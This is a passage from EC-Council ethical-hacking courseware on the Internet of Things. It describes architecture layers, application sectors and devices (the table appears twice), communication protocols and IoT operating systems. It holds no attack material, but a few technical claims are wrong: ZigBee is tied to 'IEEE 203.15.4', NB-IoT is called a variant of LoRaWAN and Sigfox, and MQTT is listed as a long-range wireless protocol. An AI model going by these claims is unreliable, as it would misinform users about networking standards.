



Figure 18.2: Workings of the IoT

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Architecture

The IoT architecture includes several layers, from the Application layer at the top to the Edge Technology layer at the bottom. These layers are designed in such a way that they can meet the requirements of various sectors, including societies, industry, enterprises, governments, etc.

The functions performed by each layer in the architecture are given below:

- **Edge Technology Layer**

  This layer consists of all the hardware components, including sensors, radio-frequency identification (RFID) tags, readers, or other soft sensors, and the device itself. These entities are the primary part of the data sensors that are deployed in the field for monitoring or sensing various phenomena. This layer plays an important part in data collection, and in connecting devices within the network and with the server.

- **Access Gateway Layer**

  This layer helps to bridge the gap between two endpoints, such as a device and a client. The initial data handling also takes place in this layer. This layer carries out message routing, message identification, and subscribing.

- **Internet Layer**

  This is a crucial layer as it serves as the main component in carrying out communication between two endpoints, such as device-to-device, device-to-cloud, device-to-gateway, or back-end data sharing.

- **Middleware Layer**

  This is one of the most critical layers that operates in two-way mode. As the name suggests, this layer sits in the middle of the application layer and the hardware layer,

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

thus behaving as an interface between these two layers. It is responsible for important functions such as data management, device management, and various issues like data analysis, data aggregation, data filtering, device information discovery, and access control.

- **Application Layer**

  This layer, placed at the top of the stack, is responsible for the delivery of services to the relevant users from different sectors, including building, industrial, manufacturing, automobile, security, healthcare, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Application Areas and Devices

Service Sectors	Application Groups	Locations	Devices
Buildings	Commercial/Institutional	Office, Education, Retail, Hospitality, Healthcare, Airports, Stadiums	HVAC, Transport, Fire & Safety, Lighting, Security, Access, etc.
	Industrial	Process, Clean Room, Campus	
Energy	Supply/Demand	Power Gen, Trans & Dist, Low Voltage, Power Quality, Energy management	Turbines, Windmills, UPS, Batteries, Generators, Meters, Drills, Fuel Cells, etc.
	Alternative	Solar Wind, Co-generation, Electrochemical	
	Oil/Gas	Rigs, Derricks, Heads, Pumps, Pipelines	
Consumer and Home	Infrastructure	Wiring, Network Access, Energy management	Digital Cameras, Power Systems, MID, e-Readers, Dishwashers, Desktop Computers, Washing Machines/Dryers, Meters, Lights, TVs, MP3 Devices, Games Consoles, Alarms, etc.
	Avareness & Safety	Security/Alerts, Fire Safety, Elderly, Children, Power Protection	
	Convenience & Entertainment	HVAC/Climate, Lighting, Appliance, Entertainment	
Healthcare and Life Science	Care	Hospital, ER, Mobile, POC, Clinic, Labs, Doctor Office	MRI Machines, PDAs, Implants, Surgical Equipment, Pumps, Monitors, Telemedicine, etc.
	In Vivo/Home	Implants, Home, Monitoring Systems	
	Research	Drug Discovery, Diagnostics, Labs	
Transportation	Non-Vehicular	Air, Rail, Marine	Vehicles, Lights, Ships, Planes, Signage, Tolls, etc.
	Vehicles	Consumer, Commercial, Construction, Off-Highway	
	Trans Systems	Tolls, Traffic mgmt., Navigation	

http://www.beechamresearch.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Application Areas and Devices (Cont'd)

Service Sectors	Application Groups	Locations	Devices
Industrial	Resource Automation	Mining, Irrigation, Agricultural, Woodland	Pumps, Valves, Vats, Conveyors, Fabrication, Assembly/Packaging, Vessels/Tanks, etc.
	Fluid/Processes	Petro-Chem, Hydro, Carbons, Food, Beverage	
	Converting/Discrete	Metals, Papers, Rubber/Plastic, Metalworking electronics, Assembly/Test	
	Distribution	Pipelines, Conveyance	
Retail	Specialty	Fuel Stations, Gaming, Bowling, Cinemas, Discos, Special Events	POS Terminals, Tags, Cash Registers, Vending Machines, Signs, etc.
	Hospitality	Hotels Restaurants, Bars, Cafes, Clubs	
	Stores	Supermarkets, Shopping Centers, Single Site, Distribution, Centers	
Security / Public Safety	Surveillance	Radar/Satellite, Environ., Military Security, Unmanned, Fixed	Tanks, Fighter Jets, Battlefields, Jeeps, Cars, Ambulance, Homeland Security, Environment, Monitor, etc.
	Equipment	Weapons, Vehicles, Ships, Aircraft, Gear	
	Tracking	Human, Animal, Postal, Food, Health, Baggage	
	Public Infrastructure	Water, Treatment, Building, Environ. Equip. & Personnel, Police, Fire, Regulatory	
	Emergency Services	Ambulance, Police, Fire, Homeland Security	
IT and Networks	Public	Services, E-Commerce, Data Centers, Mobile Carriers, ISPs	Servers, Storage, PCs, Routers, Switches, PBXs, etc.
	Private Enterprise	IT/Data Center Office, Privacy Nets	

http://www.beechamresearch.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Application Areas and Devices

IoT devices have a wide range of applications. They are used in almost every sector of society to assist in various ways to simplify routine work and personal tasks and, thus, improve the standard of living. IoT technology is included in smart homes and buildings, healthcare devices, industrial appliances, transportation, security devices, the retail sector, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some of the applications of IoT devices are as follows:

- Smart devices that are connected to the Internet, providing different services to end-users, include thermostats, lighting systems and security systems, and several other systems that reside in buildings.
- In the healthcare and life science sectors, devices include wearable devices, health monitoring devices such as implanted heart pacemakers, ECG, EKG, surgical equipment, telemedicine, etc.
- The Industrial Internet of Things (IIoT) is attracting growth through three approaches: increasing production to boost revenue, using intelligent technology that is entirely changing the way goods are made, and the creation of new hybrid business models.
- Similarly, use of IoT technology in the transportation sector follows the concept of vehicle-to-vehicle, vehicle-to-roadside, and vehicle-to-pedestrian communication, thus improving traffic conditions, navigation systems, and parking schemes.
- IoT in retail is mainly used in payments, advertisements, and tracking or monitoring products to protect them from theft and loss, thereby increasing revenue.
- In IT and networks, IoT devices mainly include various office machines such as printers, fax machines, and copiers as well as PBX monitoring systems; these serve to improve communication between endpoints and provide ease of sending data across long distances.

Source: *http://www.beechamresearch.com*

Service Sectors	Application Groups	Locations	Devices
Buildings	Commercial/ Institutional	Office, Education, Retail, Hospitality, Healthcare, Airports, Stadiums	Heating, Ventilation, and Air Conditioning (HVAC), Transport, Fire and Safety, Lighting, Security, Access, etc.
	Industrial	Process, Clean Room, Campus	
Energy	Supply/ Demand	Power Generation, Transport, and Distribution, Low Voltage, Power Quality, Energy Management	Turbines, Windmills, UPS, Batteries, Generators, Meters, Drills, Fuel Cells, etc.
	Alternative	Solar Wind, Co-generation, Electrochemical	
	Oil/Gas	Rigs, Derricks, Heads, Pumps, Pipelines	
Consumer and	Infrastructure	Wiring, Network Access, Energy Management	Digital Cameras, Power Systems, MID, e-Readers, Dishwashers,
	Awareness and	Security/Alerts, Fire Safety, Elderly,	

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Home	Safety	Children, Power Protection	Desktop Computers, Washing Machines / Dryers, Meters, Lights, TVs, MP3 Devices, Games Consoles, Alarms, etc.
	Convenience and Entertainment	HVAC/Climate, Lighting, Appliances, Entertainment	
Healthcare and Life Science	Care	Hospital, ER, Mobile, POC, Clinic, Labs, Doctors' Offices	MRI Machines, PDAs, Implants, Surgical Equipment, Pumps, Monitors, Telemedicine, etc.
	In Vivo/Home	Implants, Home, Monitoring Systems	
	Research	Drug Discovery, Diagnostics, Labs	
Transportation	Non-Vehicular	Air, Rail, Marine	Vehicles, Lights, Ships, Planes, Signage, Tolls, etc.
	Vehicles	Consumer, Commercial, Construction, Off-Highway	
	Transport Systems	Tolls, Traffic Management, Navigation	
Industrial	Resource Automation	Mining, Irrigation, Agricultural, Woodland	Pumps, Valves, Vats, Conveyors, Fabrication, Assembly/Packaging, Vessels/Tanks, etc.
	Fluid/ Processes	Petrochemicals, Hydro, Carbons, Food, Beverages	
	Converting/ Discrete	Metals, Papers, Rubber/Plastic, Metalworking, Electronics, Assembly/Test	
	Distribution	Pipelines, Conveyance	
Retail	Specialty	Fuel Stations, Gaming, Bowling, Cinemas, Discos, Special Events	POS Terminals, Tags, Cash Registers, Vending Machines, Signs, etc.
	Hospitality	Hotels Restaurants, Bars, Cafes, Clubs	
	Stores	Supermarkets, Shopping Centers, Single Site, Distribution, Centers	
Security / Public Safety	Surveillance	Radar/Satellite, Environment, Military Security, Unmanned, Fixed	Tanks, Fighter Jets, Battlefields, Jeeps, Cars, Ambulance, Homeland Security, Environment, Monitor, etc.
	Equipment	Weapons, Vehicles, Ships, Aircraft, Gear	
	Tracking	Human, Animal, Postal, Food, Health, Baggage	

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	Public Infrastructure	Water, Treatment, Building, Environment, Equipment and Personnel, Police, Fire, Regulatory	
	Emergency Services	Ambulance, Police, Fire, Homeland Security	
IT and Networks	Public	Services, E-Commerce, Data Centers, Mobile Carriers, ISPs	Servers, Storage, PCs, Routers, Switches, PBXs, etc.
	Private Enterprise	IT/Data Center Office, Privacy Nets	

Table 18.1: IoT application areas and devices

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Technologies and Protocols

Short-range Wireless Communication

- Bluetooth Low Energy (BLE)
- Light-Fidelity (Li-Fi)
- Near Field Communication (NFC)
- QR Codes and Barcodes
- Radio Frequency Identification (RFID)
- Thread
- Wi-fi
- Wi-Fi Direct
- Z-wave
- ZigBee
- ANT

Medium-range Wireless Communication

- Ha-Low
- LTE-Advanced
- 6LoWPAN
- QUIC

Wired Communication

- Ethernet
- Multimedia over Coax Alliance (MoCA)
- Power-line Communication (PLC)

Long-range Wireless Communication

- Low-power Wide-area Networking (LPWAN)
  - LoRaWAN
  - Sigfox
  - Neul
- Very Small Aperture Terminal (VSAT)
- Cellular
- MQTT
- NB-IoT

IoT Operating Systems

- Windows 10 IoT
- Amazon FreeRTOS
- Contiki
- Fuchsia
- RIOT
- Ubuntu Core
- ARM mbed OS
- Zephyr
- Nucleus RTOS
- NuttX RTOS
- Integrity RTOS

IoT Application Protocols

- CoAP
- Edge
- LWM2M
- Physical Web
- XMPP
- Mihini/M3DA

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Technologies and Protocols

The IoT includes a wide range of new technologies and skills. The challenge in the IoT space is the immaturity of technologies with associated services, and that of the vendors providing them. This poses a key challenge for the organizations exploiting the IoT. For successful communication between two endpoints, IoT primarily implements standard and networking protocols.

The major communication technologies and protocols with respect to the range between a source and the destination are as follows:

Short-Range Wireless Communication

- **Bluetooth Low Energy (BLE)**: BLE or Bluetooth Smart is a wireless personal area network. This technology is designed to be applied in various sectors such as healthcare, security, entertainment, and fitness.
- **Light-Fidelity (Li-Fi):** Li-Fi is like Wi-Fi with only two differences: the mode of communication and the speed. Li-Fi is a Visible Light Communications (VLC) system that uses common household light bulbs for data transfer at a very high speed of 224 Gbps.
- **Near-Field Communication (NFC)**: NFC is a type of short-range communication that uses magnetic field induction to enable communication between two electronic devices. It is primarily used in contactless mobile payment, social networking, and the identification of documents or other products.
- **QR Codes and Barcodes**: These codes are machine-readable tags that contain information about the product or item to which they are attached. A quick response code, or QR code, is a two-dimensional code that stores product information and can be

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

scanned using smartphones, whereas a barcode comes in both one-dimensional (1D) and two-dimensional (2D) forms of code.

- **Radio-Frequency Identification (RFID)**: RFID stores data in tags that are read using electromagnetic fields. RFID is used in many sectors including industrial, offices, companies, automobiles, pharmaceuticals, livestock, and pets.
- **Thread**: A thread is an IPv6-based networking protocol for IoT devices. Its main purpose is home automation so that the devices can communicate with each other on local wireless networks.
- **Wi-Fi**: Wi-Fi is a technology that is widely used in wireless local area networking (LAN). At present, the most common Wi-Fi standard that is used in homes or companies is 802.11n, which offers a maximum speed of 600 Mbps and a range of approximately 50 m.
- **Wi-Fi Direct**: This is used for peer-to-peer communication without the need for a wireless access point. Wi-Fi direct devices start communication only after deciding which device will act as an access point.
- **Z-Wave**: Z-Wave is a low-power, short-range communication designed primarily for home automation. It provides a simple and reliable way to wirelessly monitor and control household devices like HVAC, thermostats, garages, home cinemas, etc.
- **Zig-Bee**: This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.
- **ANT**: Adaptive Network Topology (ANT) is a multicast wireless sensor network technology mainly used for short-range communication between devices related to sports and fitness sensors.

Medium-Range Wireless Communication

- **HaLow**: This is another variant of the Wi-Fi standard; it provides an extended range, making it useful for communications in rural areas. It offers low data rates, thus reducing the power and cost of transmission.
- **LTE-Advanced**: LTE-Advanced is a standard for mobile communication that provides enhancement to LTE, focusing on providing higher capacity in terms of data rate, extended range, efficiency, and performance.
- **6LoWPAN**: IPv6 over Low-Power Wireless Personal Area Networks (6LoWPAN) is an Internet protocol used for communication between smaller and low-power devices with limited processing capacity, such as various IoT devices.
- **QUIC**: Quick UDP Internet Connections (QUICs) are multiplexed connections between IoT devices over the User Datagram Protocol (UDP); they provide security equivalent to SSL/TLS.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Long-Range Wireless Communication

- **LPWAN**: Low Power Wide Area Networking (LPWAN) is a wireless telecommunication network, designed to provide long-range communications between two endpoints. Available LPWAN protocols and technologies include the following:
  - **LoRaWAN**: A Long Range Wide Area Network (LoRaWAN) is used to support applications such as mobile, industrial machine-to-machine, and secure two-way communications for IoT devices, smart cities, and healthcare applications.
  - **Sigfox**: This is used in devices that have short battery life and need to transfer a limited amount of data.
  - **Neul**: This is used in a tiny part of the TV white space spectrum to deliver high-quality, high-power, high-coverage, and low-cost networks.
- **Very Small Aperture Terminal (VSAT)**: VSAT is a communication protocol that is used for data transfer using small dish antennas for both broadband and narrowband data.
- **Cellular**: Cellular is a type of communication protocol that is used for communication over a longer distance. It is used to send high-quality data but with the drawbacks of being expensive and having high power consumption.
- **MQTT**: Message Queuing Telemetry Transport (MQTT) is an ISO standard lightweight protocol used to transmit messages for long-range wireless communication. It helps in establishing connections to remote locations, for example via satellite links.
- **NB-IoT**: Narrowband IoT (NB-IoT) is a variant of LoRaWAN and Sigfox that uses more enhanced physical layer technology and the spectrum used for machine-to-machine communication.

Wired Communication

- **Ethernet**: Ethernet is the most commonly used type of network protocol today. It is a type of LAN (Local Area Network) that consists of a wired connection between computers in a small building, office, or campus.
- **Multimedia over Coax Alliance (MoCA)**: MoCA is a type of network protocol that provides high-definition videos and related content to homes over existing coaxial cables.
- **Power-Line Communication (PLC)**: This is a type of protocol that uses electrical wires to transmit power and data from one endpoint to another. PLC is required for applications in different areas such as home automation, industrial devices, and broadband over power lines (BPL).

IoT Operating Systems

IoT devices consist of both hardware and software components. Hardware components include end devices and gateways, whereas software components include operating systems. Due to an increase in the production of hardware components (gateways, sensor nodes, etc.), traditional IoT devices that previously used to run without an OS started adopting new OS

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

implementations specifically programmed for IoT devices. These operating systems provide the devices with connectivity, usability, and interoperability.

Given below are some of the operating systems used by IoT devices:

- **Windows 10 IoT**: This is a family of operating systems developed by Microsoft for embedded systems.
- **Amazon FreeRTOS**: This is a free open-source OS used in IoT microcontrollers that makes low-power, battery-operated edge devices easy to deploy, secure, connect, and manage.
- **Contiki**: This is used in low-power wireless devices such as street lighting, sound monitoring systems, etc.
- **Fuchsia**: This is an open-source OS developed by Google for various platforms, such as embedded systems, smartphones, tablets, etc.
- **RIOT**: This has fewer resource requirements and uses energy efficiently. It has the ability to run on embedded systems, actuator boards, sensors, etc.
- **Ubuntu Core**: Also known as Snappy, this is used in robots, drones, edge gateways, etc.
- **ARM mbed OS**: This is mostly used for low-powered devices such as wearable devices.
- **Zephyr**: This is used in low-power and resource-constrained devices.
- **Nucleus RTOS**: Primarily used in aerospace, medical, and industrial applications.
- **NuttX RTOS**: This is an open-source OS primarily developed to support 8-bit and 32-bit microcontrollers of embedded systems.
- **Integrity RTOS**: Primarily used in the aerospace or defense, industrial, automotive, and medical sectors.
- **Brillo**: This is an Android-based embedded OS used in low-end devices such as thermostats.
- **Apache Mynewt**: This supports devices that work on the BLE protocol.

